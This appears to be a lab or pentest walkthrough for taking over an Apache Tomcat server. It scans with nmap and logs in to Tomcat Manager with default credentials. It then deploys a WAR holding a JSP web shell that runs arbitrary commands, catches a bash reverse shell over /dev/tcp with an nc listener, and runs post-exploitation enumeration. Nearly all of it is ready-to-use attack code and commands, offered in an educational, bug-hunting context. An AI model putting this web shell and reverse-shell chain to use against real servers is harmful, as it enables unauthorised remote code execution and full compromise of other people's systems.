🔎 1. Recon
nmap -sC -sV -p- 192.168.68.55
nmap -p 8080 -sV 192.168.68.55
👉 Open:
http://192.168.68.55:8080🔐 2. Access Tomcat Manager
http://192.168.68.55:8080/manager/html👉 Login (if creds found/bruteforced):
tomcat:tomcat
admin:admin
💣 Manual JSP (inside WAR)
mkdir shell
cd shell
nano rce.jsp
<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("cmd");
if(cmd != null){
    Process p = Runtime.getRuntime().exec(cmd);
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr);
        disr = dis.readLine();
    }
}
%>
jar -cvf rceshell.war *
📤 4. Upload WAR
👉 Go to:
/manager/html👉 Upload:
rceshell.war
🌐 5. Access Payload
http://192.168.68.55:8080/rceshell/OR (if space issue):
http://192.168.68.55:8080/rceshell%20(1)/
🎧 6. Start Listener
nc -lvnp 4444⚡ 7. Trigger Reverse Shell
If using msfvenom payload:
http://192.168.68.55:8080/rceshell/If using cmd shell:
http://192.168.68.55:8080/rceshell/rce.jsp?cmd=idReverse shell trigger:
bash -c 'bash -i >& /dev/tcp/192.168.68.72/4444 0>&1'🐚 8. Shell Access
tomcat@target:/var/lib/tomcat9$
🔧 9. Stabilize Shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
Ctrl + Z
stty raw -echo; fg
reset
🔍 10. Post Exploitation
whoami
id
uname -a
ls -la /var/www/
find / -perm -4000 2>/dev/null
sudo -l
Radhe Radhe Keep Hunting
if you can connect me in LinkedIn i wanna more friends that interested in Bug Hunting & Cyber Security .
https://www.youtube.com/@unseensecurity
Author: Digvijay Singh Cyber Security (VAPT) Analyst | Security Researcher | Application Security | Responsible Disclosure Enthusiast